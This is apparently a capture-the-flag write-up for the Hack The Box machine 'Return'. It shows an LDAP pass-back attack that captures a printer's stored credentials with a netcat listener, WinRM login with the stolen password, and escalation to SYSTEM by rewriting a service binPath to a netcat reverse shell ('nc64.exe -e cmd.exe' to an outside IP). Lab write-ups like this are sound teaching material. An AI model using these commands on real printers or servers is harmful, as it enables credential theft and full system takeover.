HTB: Return
🧑🚀 published on Mon Jun 01 2026 · 3 min read
Windows box, no credentials. There’s no web app to enumerate, no SMB shares to dig through. The initial foothold comes entirely from a printer admin panel running on port 80. What makes this box memorable is how the credential theft works: you abuse the way the printer firmware tests its own configuration to make it hand over credentials to a listener you control. After that, Server Operators takes you to SYSTEM in a few commands.
Recon
10.129.9.15, domain return.local, hostname PRINTER. Null and guest SMB auth both failed outright:
nxc smb 10.129.9.15 -u '' -p '' --shares
SMB  PRINTER  [+] return.local\:
SMB  PRINTER  [-] Error enumerating shares: STATUS_ACCESS_DENIED

nxc smb 10.129.9.15 -u 'guest' -p '' --shares
SMB  PRINTER  [-] return.local\guest: STATUS_ACCOUNT_DISABLED
The only interesting thing in the scan was port 80 alongside the standard AD stack: the printer admin panel was the only real surface.
Stealing Credentials from the Printer Panel
The web app is a “HTB Printer Admin Panel” with a Settings page that shows the printer’s LDAP configuration:

Server Address, port 389 (LDAP), username svc-printer, and a password hidden behind asterisks. The obvious thing to try first was to fill in the password field with something and submit, hoping the form would reveal the stored value or accept any input. It didn’t. Changing the password to Password123! and submitting just updated the field without giving anything away. Tried the same thing directly through Burp with a modified POST body - same result.
The insight is in how printer firmware handles LDAP configuration. The device stores LDAP credentials so it can bind to a directory server for things like address book lookups or user authentication. When you submit the settings form, the printer doesn’t just save the values - it immediately tries to connect to the configured Server Address and bind, to test whether the configuration works.
If you change the Server Address to your IP and leave everything else alone, the printer will attempt to bind to your machine on port 389 using its stored credentials. LDAP bind requests carry credentials in plaintext when not using TLS. A netcat listener on port 389 catches the raw bind packet:
sudo nc -lvnp 389
Listening on 0.0.0.0 389
Connection received on 10.129.9.15 63964
0*`%return\svc-printer
1edFg43012!!svc-printer:1edFg43012!!. WinRM confirmed immediately:
nxc winrm 10.129.9.15 -u svc-printer -p '1edFg43012!!'
[+] return.local\svc-printer:1edFg43012!! (Pwn3d!)
User flag on the desktop.
Server Operators
BloodHound showed four group memberships for svc-printer: Print Operators, Remote Management Users, Server Operators, and Domain Users.

whoami /all inside the WinRM session confirmed it:
USER INFORMATION
----------------
User Name          SID
================== =============================================
return\svc-printer S-1-5-21-3750359090-2939318659-876128439-1103

GROUP INFORMATION
-----------------
Group Name                                 Type             SID          Attributes
========================================== ================ ============ ==================================================
BUILTIN\Server Operators                   Alias            S-1-5-32-549 Mandatory group, Enabled by default, Enabled group
BUILTIN\Print Operators                    Alias            S-1-5-32-550 Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580 Mandatory group, Enabled by default, Enabled group

PRIVILEGES INFORMATION
----------------------
Privilege Name                Description                         State
============================= =================================== =======
SeMachineAccountPrivilege     Add workstations to domain          Enabled
SeLoadDriverPrivilege         Load and unload device drivers      Enabled
SeSystemtimePrivilege         Change the system time              Enabled
SeBackupPrivilege             Back up files and directories       Enabled
SeRestorePrivilege            Restore files and directories       Enabled
SeShutdownPrivilege           Shut down the system                Enabled
SeChangeNotifyPrivilege       Bypass traverse checking            Enabled
SeRemoteShutdownPrivilege     Force shutdown from a remote system Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set      Enabled
SeTimeZonePrivilege           Change the time zone                Enabled
Several paths to SYSTEM from here - SeBackupPrivilege, SeLoadDriverPrivilege, and Server Operators itself. I’d already done the SeBackupPrivilege registry hive dump in the Cicada writeup, so I went with Server Operators instead.
Server Operators is a built-in Windows group meant for local administration tasks on domain controllers: managing services, starting and stopping them, backing up files. The key permission it grants is SC_MANAGER_ALL_ACCESS on the Service Control Manager, which means members can modify service configuration including the binary path. When you change a service’s binPath to an arbitrary command, the SCM executes that command as SYSTEM when the service starts, because Windows services run under SYSTEM by default unless explicitly configured otherwise.
VMTools was the target. Uploaded nc64.exe to the desktop first, then:
sc.exe config VMTools binPath="C:\Users\svc-printer\Desktop\nc64.exe -e cmd.exe 10.10.15.195 9001"
[SC] ChangeServiceConfig SUCCESS

sc.exe stop VMTools
[SC] ControlService FAILED 1062:
The service has not been started.

sc.exe start VMTools
The stop failed because VMTools wasn’t running - that’s fine. Starting it directly triggered the binary path:
nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.129.9.15 49769
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
SYSTEM. Root flag. The printer trick is the one to remember from this box. Point it at your netcat listener and it hands you credentials without any exploitation at all - just a configuration field pointing at the wrong place. This works on real printers in real environments because the firmware was designed to test its own LDAP settings, and nobody thought about what happens when the server address is malicious.
Tagged: server-operatorswindows